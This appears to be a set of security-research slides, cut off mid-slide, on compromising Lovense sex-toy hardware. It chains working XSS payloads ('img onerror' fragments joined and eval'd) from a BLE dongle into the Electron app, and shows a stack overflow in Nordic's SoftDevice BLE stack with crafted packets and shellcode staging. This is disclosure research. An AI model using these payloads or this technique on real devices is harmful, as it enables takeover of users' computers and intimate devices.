00020800 C4 FE 59 48 00 4B 18 47 2B 09 02 00 8D F8 01 10 ÅpYH.K.G+....ø..
00020810 81 78 8D F8 02 10 C1 78 8D F8 03 10 00 79 8D F8 .x.ø..Åx.ø...y.ø
```


...

```
00020940 05 D0 00 28 03 D0 00 22 11 46 FF F7 CF FD 05 B0 .D.(.D.".Fÿ÷Ïÿ.°
00020950 00 BD 00 00 68 65 6C 6C 6F 20 66 72 6F 6D 20 70 .¼..hello from p
00020960 6C 75 67 00 42 3B 00 00 58 28 00 20 2C 2E 00 20 lug.B;..X(. ,..
```

Wireshark

Source	ATT Opcode	UART Tx	UART Rx
Master_...	Write Command	DeviceType;	
Slave_0...	Handle Value Notification		hello from plug
Master_...	Write Command	Battery;	
Slave_0...	Handle Value Notification		080;
Master_...	Write Command	Vibrate:0;	
Slave_0...	Handle Value Notification		OK;
Master_...	Write Command	Battery;	
Slave_0...	Handle Value Notification		080;
Master_...	Write Command	Battery;	
Slave_0...	Handle Value Notification		080;

# Loveense compromise map




Computer can compromise dongle over BLE (from dongle or just any other BLE device)

# Buttplug code execution: why?



Buttplug  
ransomware



Weaponized  
buttplug



Hostile  
buttplug



# Loveense Remote: incoming message handling

- on("data") does a little processing and passes the string to processData
- processData just throws the string into JSON.parse...
  - We just saw that JSON parser bugs are a thing... but realistically V8's parser is much more robust
  - There have been bugs in its JSON engine like CVE-2015-6764, but in stringify, not parse
- But on("data") and processData also call a(), seemingly for logging
  - How does it work?
  - ...by dumping the message as HTML into the DOM
  - That's, like, classic trivial XSS

```
t.on("data", function(n) {
  e.dongleLiveTime = (new Date).getTime();
  a(n.toString());
  e.findDongle(n.toString(), t, i);
  e.onData(n.toString());
});
```

```
...
processData: function(e) {
  var t = null, i = this;
  try {
    t = JSON.parse(e)
  } catch (e) {
    return void a("data not json")
  }
  if (t) {
    ...
  }
}
```

```
...
function a(e) {
  if (!document.getElementById("dongleInfo")) {
    var t = document.createElement("div");
    t.id = "dongleInfo", t.style.display = "none", ...
    document.getElementsByTagName("body")[0].appendChild(t);
  }
  var i = document.createElement("div");
  i.innerHTML = e;
  document.getElementById("dongleInfo").appendChild(i);
  console.error(e);
}
```

# Loveense Remote: incoming message handling


- We can inject arbitrary HTML into the electron app from the dongle
- We can only do it 32 characters at a time
- Is that enough to execute JavaScript?
  - Yes

Example 30 character payload:

```
<img src=a onerror='alert(1) '>
```

Doesn't exist, will throw an error

Result when starting the app:



# Loveense Remote: incoming message handling

- In practice, there's a little more work to be done to send a larger payload
  - We can only execute 10 characters of JavaScript at a time
  - Because we're relying on **onerror**, there's no strong guarantee of which order our payloads will be executed in
- Solution: create an array, populate it through explicit indices, then join it and eval
  - Use dummy payloads to serialize when necessary
  - I'm not a web developer, there's probably a better way to do this 😊

## Initialize array

```
<img src=a onerror='z=[];'>
```

## Serialization payload (send many)

```
<img src=a onerror=''>
```

```
<img src=a onerror=''>
```

...

## Populate array

```
<img src=a onerror='z[0]="x=d"'>
```

```
<img src=a onerror='z[1]="ocu"'>
```

...

```
<img src=a onerror='z[30]="s:"'>
```

...

```
<img src=a onerror='z[61]="; "'>
```

## Shorten z.join so we can actually call it

```
<img src=a onerror='z.z=z.join'>
```


## Call z.join("")

```
<img src=a onerror='z=z.z("")'>
```

## eval the final, full payload!

```
<img src=a onerror='eval(z)'>
```

# Loveense compromise map



The compromise now goes both ways: the computer can compromise the dongle, and the dongle can compromise the computer app

# Compromising the app from the Hush


- The dongle basically just packages toy messages and forwards them
  - So yes, we could put HTML in there
- However, the dongle only receives 20 byte messages at a time...
  - Is 20 characters enough to do XSS?
  - No, it doesn't look like it
    - I tried with super short domains and using <base>, but default scheme is file://, not http://, so it's still not enough ☹️
- There is a bug here: no null-terminator check, so we could append uninitialized data to our message
  - But couldn't find a way to control data ☹️

```
void ble_gattc_on_hvx(ble_evt_t *event, remote_toy_t *remote_toy)
{
    char local_buf[20];

    if ( remote_toy )
    {
        if ( ... )
        {
            uint16_t len = event->len;
            memset(local_buf, 0, 20);
            if ( len >= 20 ) len = 20;
            memcpy(local_buf, event->p_data, len);
            sendHostMessage_(
                "{\"type\":\"toy\", \"func\":\"toyData\", \"data\":{\"id\":\""
                "\"%02X%02X%02X%02X%02X%02X\", \"data\":\"%s\"}}\n",
                remote_toy->mac[0], remote_toy->mac[1], remote_toy->mac[2],
                remote_toy->mac[3], remote_toy->mac[4], remote_toy->mac[5],
                local_buf);
        }
    }
}
```

# Compromising the dongle over BLE

- We can't go straight from the toy to the app
  - But maybe we can go toy -> dongle -> app
- We saw the dongle firmware doesn't do much with toy messages, just forwards them
  - But there's more code on the dongle than just Lovense's
- The Application is what Lovense built
- The Bootloader is what handles DFU
- The SoftDevice is a driver for the chip's hardware
  - Closed source, built by Nordic Semiconductor
  - For example, includes the implementation of the BLE stack
    - So when the Application wants to send a BLE message to a toy, it asks the SoftDevice to do it (through SVC calls)



# Nordic SoftDevice BLE vulnerabilities

- Since we can debug the SoftDevice, it's easy to find where BLE messages come from, especially with no ASLR
  - setwp is your friend 😊
- After a bit of RE we can find packet handlers for various protocols
  - On the right: incoming packet handler for the GATTC (General Attribute Protocol Client) role, which is what the dongle is
  - Specifically, the handler for Read by Type Response packets

```
void ble_gattc_packet_handler(uint32_t input_len, uint8_t *input_buf,
                             uint8_t *gattc_event, int conn_handle, uint8_t* status)
{
    ...

    switch(input_buf[0] & 0x3F)
    {
        ...
        case 0x09: // GATT Read By Type Response
            if ( !(*status & 0x10) || input_len < 2 )
                return NRF_ERROR_INVALID_PARAM;

            num_attributes = 0;
            attribute_data_length = input_buf[1];

            input_buf_cursor = &input_buf[2];
            input_remaining_len = input_len - 2;

            while ( attribute_data_length <= input_remaining_len )
            {
                attribute_data->handle = *(u16*)input_buf_cursor;
                attribute_data->value_ptr = &input_buf_cursor[2];
                input_buf_cursor += attribute_data_length;

                input_remaining_len -= attribute_data_length;

                num_attributes++;
                attribute_data++;
            }

            *status = 0;
            break;
        ...
    }
    ...
}
```

# Ready by Type Response packets

- GATT clients can send a “read by type” request packet
  - Contains a type and a range of handles to read from
- Servers then respond with a “read by type” response packet
  - Returns data associated to handles within that range that match that type
  - The number of handle/data pairs is determined by dividing remaining packet length by the handle/data pair length
    - That field is supposed to always be 0x7 or 0x15...

## Sample Packet:

Offset(h)	00	01	02	03	04	05	06	07
00000000	09	06	0D 00	BE BA AD DE				
00000008	0E 00	DE C0 AD 0B	0F 00					
00000010	AD FD EE 0B							

09 : packet type (read by type response)

06 : handle/data pair length

0D 00 : handle

BE BA AD DE : data



## Sample Packet:

Offset(h)	00	01	02	03	04	05	06	07
00000000	09	06	0D	00	BE	BA	AD	DE
00000008	0E	00	DE	C0	AD	0B	0F	00
00000010	AD	FD	EE	0B				

## attribute\_array:

Offset(h)	00	01	02	03	04	05	06	07
00000000	0D	00	00	00	04	24	00	20
00000008	0E	00	00	00	0A	24	00	20
00000010	0F	00	00	00	10	24	00	20
00000018	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00
00000028	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00
00000038	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00
00000048	00	00	00	00	00	00	00	00

```

switch(input_buf[0] & 0x3F)
{
    attributePair_s attribute_array[10];
    ...
    case 0x09: // GATT Read By Type Response
        if ( !(*status & 0x10) || input_len < 2 )
            return NRF_ERROR_INVALID_PARAM;

        num_attributes = 0;
        attribute_data_length = input_buf[1];
        attribute_data = attribute_array;

        input_buf_cursor = &input_buf[2];
        input_remaining_len = input_len - 2;

        while ( attribute_data_length <= input_remaining_len )
        {
            attribute_data->handle = *(u16*)input_buf_cursor;
            attribute_data->value_ptr = &input_buf_cursor[2];
            input_buf_cursor += attribute_data_length;

            input_remaining_len -= attribute_data_length;

            num_attributes++;
            attribute_data++;
        }

        *status = 0;
        break;
    ...
}

```

Read by type response handler

## Sample Packet:

Offset(h)	00	01	02	03	04	05	06	07
00000000	09	00	0D	00	BE	BA	AD	DE
00000008	0E	00	DE	C0	AD	0B	0F	00
00000010	AD	FD	EE	0B				

## attribute\_array:

Offset(h)	00	01	02	03	04	05	06	07
00000000	0D	00	00	00	04	24	00	20
00000008	0D	00	00	00	04	24	00	20
00000010	0D	00	00	00	04	24	00	20
00000018	0D	00	00	00	04	24	00	20
00000020	0D	00	00	00	04	24	00	20
00000028	0D	00	00	00	04	24	00	20
00000030	0D	00	00	00	04	24	00	20
00000038	0D	00	00	00	04	24	00	20
00000040	0D	00	00	00	04	24	00	20
00000048	0D	00	00	00	04	24	00	20
00000050	0D	00	00	00	04	24	00	20
00000058	0D	00	00	00	04	24	00	20
00000060	0D	00	00	00	04	24	00	20
00000068	0D	00	00	00	04	24	00	20

value\_ptr

```
switch(input_buf[0] & 0x3F)
{
    attributePair_s attribute_array[10];
    ...
    case 0x09: // GATT Read By Type Response
        if ( !(*status & 0x10) || input_len < 2 )
            return NRF_ERROR_INVALID_PARAM;

        num_attributes = 0;
        attribute_data_length = input_buf[1];
        attribute_data = attribute_array;

        input_buf_cursor = &input_buf[2];
        input_remaining_len = input_len - 2;

        while ( attribute_data_length <= input_remaining_len )
        {
            attribute_data->handle = *(u16*)input_buf_cursor;
            attribute_data->value_ptr = &input_buf_cursor[2];
            input_buf_cursor += attribute_data_length;

            input_remaining_len -= attribute_data_length;

            num_attributes++;
            attribute_data++;
        }

        *status = 0;
        break;
    ...
}
```

Out of  
bounds

Read by type response handler: malformed packet

value\_ptr

# Sample Packet:

Offset(h)	00	01	02	03	04	05	06	07
00000000	09	01	0D	00	BE	BA	AD	DE
00000008	0E	00	DE	C0	AD	0B	0F	00

# attribute\_array:

Offset(h)	00	01	02	03	04	05	06	07
00000000	0D	00	00	00	04	24	00	20
00000008	00	BE	00	00	05	24	00	20
00000010	BE	BA	00	00	06	24	00	20
00000018	BA	AD	00	00	07	24	00	20
00000020	AD	DE	00	00	08	24	00	20
00000028	DE	0E	00	00	09	24	00	20
00000030	0E	00	00	00	0A	24	00	20
00000038	00	DE	00	00	0B	24	00	20
00000040	DE	C0	00	00	0C	24	00	20
00000048	C0	AD	00	00	0D	24	00	20
00000050	AD	0B	00	00	0E	24	00	20
00000058	0B	0F	00	00	0F	24	00	20
00000060	0F	00	00	00	10	24	00	20

```

switch(input_buf[0] & 0x3F)
{
  attributePair_s attribute_array[10];
  ...
  case 0x09: // GATT Read By Type Response
    if ( !(*status & 0x10) || input_len < 2 )
      return NRF_ERROR_INVALID_PARAM;

    num_attributes = 0;
    attribute_data_length = input_buf[1];
    attribute_data = attribute_array;

    input_buf_cursor = &input_buf[2];
    input_remaining_len = input_len - 2;

    while ( attribute_data_length <= input_remaining_len )
    {
      attribute_data->handle = *(u16*)input_buf_cursor;
      attribute_data->value_ptr = &input_buf_cursor[2];
      input_buf_cursor += attribute_data_length;

      input_remaining_len -= attribute_data_length;

      num_attributes++;
      attribute_data++;
    }

    *status = 0;
    break;
  ...
}

```

Out of bounds

Read by type response handler: malformed packet

# Nordic SoftDevice BLE vulnerabilities: exploitation

- By setting attribute length to 0x01, we can overflow many handle/data pointer pairs
  - Handles are 2 bytes, but dword aligned
  - Upper 2 bytes of handle dwords aren't cleared
- The buffer we overflow is on the stack
  - No stack cookies, no ASLR, no DEP
    - => should be trivial

## Stack frame before overflow:

```
200046A0 = 20000008 00003D01 00000001 00000005
200046B0 = 00000005 00009045 200046F0 20000CE0
200046C0 = 00000000 00000000 0003EF14 00010633
200046D0 = 20004718 00002F4F 20004718 FFFFFFFF
200046E0 = 20004710 00000004 00000005 0000B985
200046F0 = 00000000 20001F00 00000016 200046A8
20004700 = 200024AA 00000016 20000850 00000017
20004710 = 200024A7 2000042C 00000000 20001EB2
20004720 = 2000042C 00000000 200024A7 0000569B
20004730 = 20001EB2 00000000 00000017 200024A7
20004740 = 2000042C 2000042C 00000004 00000000
```

Return address

Saved registers

attributes\_array

# Nordic SoftDevice BLE vulnerabilities: exploitation

- Test: send packet full of 0xDA bytes with attribute length 0x01
  - => we overwrite the return address with a pointer to our attribute data
    - Since there's no DEP, that means we can just execute data within our packet!
    - **Restriction:** we need our return address to have its LSB set so that we execute in thumb mode (Cortex M0 doesn't support ARM mode)
  - => we overwrite several local variables
    - Need to see if we overwrite anything used on the return path

## Stack frame after overflow:

200046A0	=	20000008	00150001	2000DADA	20002476
200046B0	=	0001DADA	20002477	0000DADA	20002478
200046C0	=	2000DADA	20002479	0000DADA	2000247A
200046D0	=	2000DADA	2000247B	2000DADA	2000247C
200046E0	=	2000DADA	2000247D	0000DADA	2000247E
200046F0	=	0000DADA	2000247F	0000DADA	20002480
20004700	=	2000DADA	20002481	2000DADA	20002482
20004710	=	2000DADA	20002483	0000DADA	20002484
20004720	=	2000DADA	20002485	2000DADA	20002486
20004730	=	2000DADA	20002487	0000DADA	20002488
20004740	=	2000DADA	20002489	0000DADA	2000248A

Return address

Saved registers

attributes\_array

# Nordic SoftDevice BLE vulnerabilities: exploitation

```
...
switch(input_buf[0] & 0x3F)
{
    case 0x09: // GATT Read By Type Response
        ...
        *status = 0;
        break;
}
sub_1185A(3, saved_arg_3);
...
int value = *(int*) saved_arg_4;
...
}
```

Stack frame after overflow:

200046A0	=	20000008	00150001	2000DADA	20002476
200046B0	=	0001DADA	20002477	0000DADA	20002478
200046C0	=	2000DADA	20002479	0000DADA	2000247A
200046D0	=	2000DADA	2000247B	2000DADA	2000247C
200046E0	=	2000DADA	2000247D	0000DADA	2000247E
200046F0	=	0000DADA	2000247F	0000DADA	20002480
20004700	=	2000DADA	20002481	2000DADA	20002482
20004710	=	2000DADA	20002483	0000DADA	20002484
20004720	=	2000DADA	20002485	2000DADA	20002486
20004730	=	2000DADA	20002487	0000DADA	20002488
20004740	=	2000DADA	20002489	0000DADA	2000248A

=> We need to make it such that saved\_arg\_3 is 0, saved\_arg\_4 is dword-aligned and LR's LSB is set

Return address  
Saved registers  
attributes\_array

# Nordic SoftDevice BLE vulnerabilities: exploitation

## Wireshark:

```
▼ Bluetooth L2CAP Protocol
  Length: 23
  CID: Attribute Protocol (0x0004)
  > Bluetooth Attribute Protocol
  -----
0000  04 06 2e 01 08 89 06 0a 01 16 2e 2c 00 97 00 00
0010  00 e8 36 1a d8 16 1b 17 00 04 00 ba ba ba ba ba
0020  ba ba ba ba ba ba ba ba ba ba ba ba ba ba ba
0030  ba ba 23 b2 06
```

```
▼ Bluetooth L2CAP Protocol
  Length: 21
  CID: Attribute Protocol (0x0004)
  > Bluetooth Attribute Protocol
  -----
0000  04 06 2c 01 0a 89 06 0a 01 16 2f 2c 00 97 00 00
0010  00 e8 36 1a d8 1a 19 15 00 04 00 b0 b0 00 00 00
0020  00 00 00 00 00 00 00 00 00 07 3c 00 20 b0 b0 b0
0030  91 f3 8b
```

```
▼ Bluetooth L2CAP Protocol
  Length: 23
  CID: Attribute Protocol (0x0004)
  > Bluetooth Attribute Protocol
  -----
0000  04 06 2e 01 0c 89 06 0a 01 16 2e 2c 00 97 00 00
0010  00 e8 36 1a d8 06 1b 17 00 04 00 09 01 da da da
0020  da da da da da da da da da da da 00 00 da c1 e7
0030  da da 01 19 77
```

## Incoming BLE packet ring buffer:

```
20002400 = 14 24 00 20 00 00 00 00 00 00 00 00 00 00 00 00
20002410 = 00 00 00 00 A8 00 48 02 8B 00 67 00 00 80 67 00
20002420 = 67 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00
20002430 = 00 00 00 00 1B 00 00 00 00 1A 1B 00 17 00 04 00
20002440 = 11 A4 0F CC 98 47 02 48 10 21 01 70 15 B0 F0 BD
20002450 = B2 1E 00 20 BE BE BE 1B 00 00 00 00 16 1B 00 17
20002460 = 00 04 00 BA BA BA BA BA BA BA BA BA BA BA BA BA
20002470 = BA BA BA BA BA BA BA BA BA BA BA BA 19 00 00 00 1A
20002480 = 19 00 15 00 04 00 B0 B0 00 00 00 00 00 00 00 00
20002490 = 00 00 00 00 07 3C 00 20 B0 B0 B0 1B 00 00 00 00
200024A0 = 06 1B 00 17 00 04 00 09 01 DA DA DA DA DA DA DA
200024B0 = DA DA DA DA DA DA DA DA 00 93 DA C1 E7 DA DA 04 49
```

=> We can control packet alignment by changing previous packets' lengths

# Nordic SoftDevice BLE vulnerabilities: exploitation

- Engineering hurdle: the Nordic SoftDevice doesn't provide an interface to send raw BLE packets
  - Option 1: implement our own BLE stack
  - Option 2: hack some hooks into theirs
- I picked option 2 because I'm lazy 😊
- Hooks are very simple but require some RE
  - It's on github in case anyone else wants to try their hand at exploiting BLE stack bugs
  - The interface is pretty dirty, no guarantees it'll work for you... but it did for me
  - You're better off using btlejack!

```
void ble_outgoing_hook(uint8_t* buffer, uint8_t length);
```

Called by SoftDevice whenever a BLE packet is sent so it can be modified beforehand.

```
int ble_incoming_hook(uint8_t* buffer, uint16_t length);
```

Called by SoftDevice whenever a BLE packet is received. Return value determines whether normal SoftDevice processing should be skipped.

```
int send_packet(void* handle, void* buffer, uint16_t length);
```

Function to send a raw packet on a given BLE connection.



# Nordic SoftDevice BLE vulnerabilities: exploitation

- How do we execute more than 4 bytes of code at a time...?

- Send multiple packets!

1. Shellcode that performs a function call with controlled parameters, then returns cleanly.
2. A data buffer that can be used by the function call
3. A buffer containing the function call's parameter values
4. The vuln-triggering packet

## Incoming BLE packet ring buffer:

```
20002400 = 14 24 00 20 00 00 00 00 00 00 00 00 00 00 00 00
